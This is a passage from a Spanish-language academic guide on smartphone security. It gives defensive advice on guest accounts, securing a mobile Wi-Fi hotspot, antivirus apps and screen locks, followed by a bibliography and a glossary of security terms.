El modo invitado o usuario secundario tiene una sesión completamente nueva en la que tendrá su propio espacio de almacenamiento, sus propias aplicaciones (siempre y cuando se sincronice la cuenta), sus archivos y su información, este modo es recomendable para las personas que suelen prestar sus dispositivos móviles, si se desea preservar la integridad de la información en el equipo. Para aprovechar al máximo esta característica se debe asignar un método de ingreso a la sesión de administrador, el cual puede ser uno de los integrados en el sistema como patrón o contraseña.

Los usuarios de dispositivos móviles inteligentes deben de tener en cuenta que no solo los delincuentes informáticos eliminan la información de los dispositivos, si el equipo móvil es prestado a niños de edades tempranas se corre un riesgo de pérdida de información y/o uso inadecuado de las cuentas sincronizadas siendo este otra causa que implicaría la creación de la cuenta de invitado o usuario

secundario, es importante también que sepan que desde la opción de más ajusten se pueden dar permisos o bloqueos de llamada al usuario creado.

8.10.2 Compartir Internet Seguro

Actualmente la mayoría de Smarthphones tienen una característica particular para transformar nuestro dispositivo en un sistema enrutador de datos, la opción se denomina “Zona activa móvil” o “zona activa Wi-Fi” y permite habilitar una conexión Wi-Fi en donde nuestro dispositivo gestiona una red nueva, si el anfitrión tiene un plan de datos, los clientes pueden conectarse sin problema y utilizar los recursos del anfitrión.

Como podemos deducir, la creación de una red nueva es el centro de atención en nuestro caso ya que es un nuevo blanco de los delincuentes informáticos, como configurar nuestra zona activa Wi-Fi de manera segura y con menos vulnerabilidades se explica a continuación.

Después de habilitar la opción en nuestro dispositivo vamos a los ajustes de zona activa Wi-Fi en donde encontraremos la siguiente pantalla, figura 91:

Figura 91. Ajustes Zona Activa Wi-Fi

Fuente: Los autores.

En la que podemos configurar varias opciones, en primera instancia se encuentra la configuración de acceso “configurar zona activa Wi-Fi” la cual nos permite escoger el tipo de seguridad que tendrá nuestra red como se muestra en la figura 92:

Figura 92. Configurar Zona Activa Wi-Fi

Fuente: Los autores.

Como se evidencia en la imagen anterior podemos darle el SSID a nuestra red, el algoritmo de cifrado y la contraseña de acceso, se debe tener en cuenta que en el primer uso de una conexión compartida las opciones de seguridad vienen desactivadas y la red queda abierta, si no tenemos cuidado en asignar las correctas condiciones de ingreso podemos ser víctimas de ataques informáticos con mayor facilidad.

La segunda opción es si queremos que nuestra red sea reconocible por los dispositivos externos, se recomienda no hacerla reconocible ya que s tenemos el SSID y la contraseña podemos ingresar a la red sin verla, basta con

preconfigurarla y acceder, esto da un punto a favor, ya que si no se cuenta con esta información la red no será blanco fácil.

Es aconsejable activar la tercera opción cuando tenemos habilitado una zona activa Wi-Fi, la opción de ahorro de batería permite al dispositivo apagar la red por inactividad lo que garantiza que solo estará activa si tenemos clientes activos.

La última práctica recomendable para tener en cuenta en este tipo de conexiones realizadas es estar constantemente en monitoreo, ya que la misma pantalla de ajustes nos da la posibilidad de ver que dispositivos tenemos asociados a nuestra red, lo que nos daría pistas a la hora de tener intrusos en la red.

8.10.3 Sistema de Antivirus

Los sistemas de antivirus para dispositivos móviles funcionan de manera similar a los sistemas pensados para computadoras, los desarrolladores mantienen un servidor de bases de datos activo para comparar archivos maliciosos y dañinos para el sistema operativo.

No se entrará mucho en detalles, sin embargo, cabe rescatar que este tipo de aplicaciones pueden evitar una tragedia informática, ya que dan un plus de seguridad a nuestros dispositivos cuando descargamos archivos de la red.

En la tabla 3 se presentan algunos de los antivirus gratuitos que encontramos en la tienda de aplicaciones de Google según fuente de Softonic.

Tabla 3. Antivirus para Android

Antivirus	Breve descripción	Licencia
Avast Mobile Security & Antivirus	Avast protege tu Android de los peligros de la red con su Mobile Security & Antivirus. Integra un escáner antimalware, un excelente anti-robo y varias funciones para proteger tu privacidad.	Gratuita
CM Security AppLock Antivirus	CM (Cleanmaster) Security FREE es un antivirus votado por su facilidad de uso, equipado con un excelente motor antimalware, con funciones de bloqueo para las llamadas y un enlace a Clean Master para limpiar el Android de archivos inútiles.	Gratuita
AVG AntiVirus Security Free	AVG AntiVirus Security Free es la solución gratuita de AVG para proteger de malware tu smartphone Android. La app ofrece seguridad en tiempo real así como una amplia variedad de funciones.	Gratuita
360 Security - Antivirus 3.4.1	Todos los dispositivos móviles necesitan mantenimiento, y 360 Security está pensado para cuidar de tu móvil mediante su suite de antivirus y herramientas de optimización.	Gratuita

Antivirus	Breve descripción	Licencia
	360 Security busca virus en tu Android, así como malware y posibles vulnerabilidades en el sistema. Puede mejorar el rendimiento de tu dispositivo liberando memoria y limpiando la caché de las apps. Otras herramientas son la encriptación de mensajes, un gestor de apps, antirrobo, caja de seguridad, etc.	
VirusTotal 1.0	VirusTotal es un popular servicio online que analiza archivos con más de 40 antivirus. Esta aplicación para Android se encarga de analizar todas tus apps, y las apps del sistema Android en busca de virus, troyanos y toda clase de malware.	Gratuita
Kaspersky Internet Security 11.8.4.625	Kaspersky Internet Security defiende tu móvil contra virus, robos y llamadas no solicitadas. Es una suite de seguridad gratuita cuya calidad viene garantizada por Kaspersky, un gigante entre los antivirus. El antivirus de Kaspersky Internet Security analiza aplicaciones recién instaladas consultando la nube de Kaspersky. Los datos se comparten entre millones de usuarios, con lo que incluso las amenazas desconocidas son detenidas a tiempo.	Gratuita
LINE Antivirus 1.0.6	LINE Antivirus es una app de seguridad que monitoriza la actividad de las apps de tu teléfono para ofrecer protección activa contra cualquier amenaza y que te permite realizar análisis, básico o completo, del teléfono en busca de virus. Además de las funciones de análisis y protección, con LINE Antivirus también puedes comprobar qué aplicaciones tienen permisos para acceder a tu información personal (llamadas, contactos, etcétera...) y configurar el acceso.	Gratuito
Avira Free Android Security 3.0	Avira Free Android Security te ayuda a proteger tu teléfono Android en caso de pérdida o robo. Con la aplicación instalada, puedes bloquear el teléfono y borrar datos, y hacer sonar una alarma de forma remota desde tu PC.	Gratuito

Fuente: http://www.softonic.com/android/antivirus:programas

Cabe destacar que algunos de los antivirus mencionados presentan características adicionales a sus funcionalidades comunes, características como limpieza de archivos basura directamente de desde la aplicación, algunos de ellos incluso presentan módulos antirrobo, los cuales dan la posibilidad de localizar el dispositivo móvil o si es el caso de borrar la información contenida en el mismo con el fin de no facilitar datos importantes al delincuente.

8.10.4 Asignación de Bloqueo

Es de gran importancia considerar los dispositivos móviles de manera privada, ya que se han convertido en extensiones de nosotros mismos como seres tecnológicos, una práctica tan sencilla como asignar un método de bloqueo al celular elimina de manera sustancial vulnerabilidades físicas del sistema, los accesos no deseados y hasta la posibilidad de extracción de información en caso de robo.

Uno de los mayores miedos y preocupaciones de los usuarios son los contactos, no solo el hecho de perderlos, sino también los usos que un delincuente pueda hacer con estos, sin embargo no se está pensando más allá, en los smarthphones se mantienen las cuentas personales sincronizadas, se realizan consultas y transacciones bancarias, los navegadores y su historial mantienen archivos de log que detallan las sesiones de navegación y así infinidad de datos, ni hablar de las cuentas sincronizadas de almacenamiento como Dropbox y/o Drive. Por tal motivo se hace necesario la asignación de bloqueo del móvil con alguno de los métodos que ofrece el mismo sistema operativo, sea cual sea la manera de bloqueo se debe pensar en: la frecuencia de uso del dispositivo, la complejidad de la contraseña y el acceso compartido al móvil, no es lo mismo un pin de 4 dígitos que un patrón de 9 puntos de recorrido y mucho menos una contraseña alfanumérica de complejidad alta.

BIBLIOGRAFÍA

ALBARRACÍN GALINDO, Juan Carlos, PARRA CAMARGO, Leidy Maribel y CAMARGO VEGA, Juan José. Seguridad en dispositivos móviles con sistemas operativos Android y IOS. Revista Digital TIA, 2013.

BRITOS, José Daniel. Detección de intrusos en redes de datos con captura distribuida y procesamiento estadístico. Universidad Nacional de la Plata, 2010.

LESYK, Natalia. Los equipos móviles en la mira de los hackers, 2012.

QUINTERO TAMAYO, John Freddy. Usuarios y hackers, un riesgo en la transmisión de datos financieros en Colombia. Universitaria de Investigación y Desarrollo.

RÍOS LAMPARIELLO, Ramsés. Guía para el desarrollo de una herramienta que permita la recuperación de los datos volátiles y no volátiles en los dispositivos móviles con sistema operativo Android por medio del Android Debug Bridge (ADB). Universidad Pontificia Bolivariana.

SANTOS, Mateo. Las tendencias de seguridad informática para 2014, 2013

TRIBAK, Hind. Análisis estadístico de distintas técnicas de inteligencia artificial en detección de intrusos. Universidad de Granada, 2012.

ANEXO A
(Informativo)

GLOSARIO

AMENAZA: acción o elemento capaz de atentar en contra de la seguridad de la información, existe si y solo si existe una vulnerabilidad que puede ser aprovechada para tal fin.

ANDROID: sistema operativo para dispositivos móviles basado en núcleo Linux, fue creado por Android Inc, respaldado por el gigante Google, es un sistema pensado para dispositivos táctiles, aunque se distribuye en diferentes modos de presentación, en su versión más actual encontramos Android 5.0 Lollipop.

ANTIVIRUS: programa que en informática se utiliza para detectar y/o eliminar virus informáticos, han evolucionado a tal sentido que ahora existen los que detectan spyware, malware, gusanos, troyanos etc.

ATAQUE: método por el cual se intenta tomar control, modificar o dañar un sistema informático determinado mediante una herramienta específica.

BLACKBERRY OS: sistema operativo multitarea para dispositivos móviles desarrollado por Blackberry, originalmente creado con similitudes al sistema presentado por RIM para computadoras de mano en 1999.

BLUETOOTH: protocolo de comunicación diseñado para dispositivos de bajo consumo que permite la transmisión de voz y datos mediante un enlace de radiofrecuencia en la banda ISM de 2,4GHz.

DOS: *(de las siglas en inglés "Denial of Service")* Término utilizado en seguridad informática para referirse a un tipo de ataque conocido como ataque de denegación de servicio, como su nombre lo dice es un método utilizado para hacer inaccesibles algunos servicios de un sistema de información a sus usuarios legítimos.

FIREWALL: término que traduce en español *muro de fuego*, es usado en informática para denotar un software o hardware que analiza la información y el tráfico de una red, y según las políticas configuradas permite o bloquea el flujo de la información.

HACKER: término utilizado en seguridad informática para definir al individuo que ejecuta entradas remotas no autorizadas por medio de redes de comunicación con diferentes fines: mejora, continuidad, dañinos y contra la ley.

HACKING: método mediante el cual se ejecutan entradas remotas no autorizadas a un sistema de información por un hacker.

HARDWARE: en computación e informática el hardware son todos los componentes de la estructura física de un sistema de información.

INFORMÁTICA: ciencia de la computación que abarca y estudia los métodos, técnicas y procesos, con el fin de almacenar, procesar y transmitir información y datos en formato digital.

INTRUSIÓN: en informática es el método por el cual se logra introducirse en sistema de información o dispositivo en específico

IOS: sistema operativo de la gigante multinacional Apple Inc. Se desarrolló pensado para el dispositivo móvil iPhone, y con la llegada de los otros dispositivos se usó el mismo sistema, Actualmente su sistema operativo se encuentra en la novena versión, mejor conocida como iOS 9.

IP: *(de las siglas en inglés "Internet Protocol")*En informática es el direccionamiento o identificación numérica que tiene un sistema o una interfaz de un dispositivo dentro de una red con protocolo IP.

MAC: *(de las siglasen inglés "Media Acces Control")*identificador de 48 bits de la dirección física única de un dispositivo electrónico.

MALWARE: término informático compuesto por "*Malicius Software*" que define a un programa o software hostil que pretende modificar o dañar un sistema informático.

MITM: *(de las siglas en inglés "Man in The Middle")*, siglas que traducen "hombre en el medio" es un ataque conocido en informática ya que el atacante se incluye en medio de una red de un sistema de información con el fin de captar, modificar y añadir información confidencial de una comunicación.

NAT: *(de las siglas en inglés "Network Address Translation")*es un método utilizado por sistemas de ruteo para intercambio de paquetes de información y tráfico entre redes con direccionamiento incompatible.

NFC: *(de las siglas en inglés "Near Fiel Communication")*es una tecnología inalámbrica de corto alcance que funciona en la banda de 13.56MHz similar al protocolo de comunicación utilizado en bluetooth.

NORMA: según la real academia de la lengua una norma es una regla que debe ser respetada y que permite ajustar ciertas conductas o actividades.

PDA: *(de las siglas en inglés "Personal Digital Assistant")*Dispositivos antecesores de los teléfonos inteligentes o Smartphones, los cuales se consideraban computadores de bolsillo que realizaban tareas de agendas electrónicas.

PENTEST: composición inglesa de las palabras "Penetration testing" el pentest o pentesting son ataques controlados que se realizan contra un equipo o aplicación con el fin de determinar sus vulnerabilidades y fallas existentes antes que sean aprovechadas por un atacante cualquiera.

PROBABILIDAD: cálculo matemático de las posibilidades que existen de que una cosa se cumpla o suceda al azar.

RIESGO: en informática un riesgo es un problema potencial que surge con la probabilidad de ocurrencia de un evento.

ROOT: en seguridad informática el término Root define al usuario del sistema operativo en específico que posee todos los privilegios, derechos y modos de administrador. El usuario Root puede hacer cualquier modificación sobre el software del sistema en cuestión.

SEGURIDAD: en informática la seguridad denota protección de la información y de los sistemas de información.

SMARTPHONE: un teléfono inteligente o Smartphone puede definirse como un equipo de telefonía móvil que incluye funciones de procesamiento que normalmente se reservaban para su uso en equipos de cómputo personal, sean estos para escritorio o portátiles

SNIFFER: sistema informático de monitoreo que "olfatea" tramas en el tráfico de datos de una red.

SOFTWARE: el software en los sistemas informáticos conforma todos los programas que hacen posible el enfoque y el desarrollo de tareas específicas dentro de un dispositivo.

TRÁFICO: cantidad de datos enviados y recibidos por paquetes en una red informática.

VIRUS: en informática un virus denota una infección de software que se genera a partir de una fuente maliciosa, su objetivo es debilitar la cadena de seguridad de un sistema de información.

VULNERABILIDAD: una vulnerabilidad informática es un error de configuración o del sistema como tal que permite la intrusión de un atacante para realizar acciones en contra de la seguridad de la información.

WIFI: composición inglesa de las palabras "*Wireless Fidelity*" que indica el mecanismo de conexión de manera inalámbrica de los dispositivos electrónicos.

WINDOWS PHONE: sistema operativo desarrollado por la multinacional Microsoft, fue el sistema que desplazó a Windows Mobile, este sistema integra múltiples servicios predeterminados en su instalación para su fácil manejo, actualmente comanda la marca de Nokia en dispositivos móviles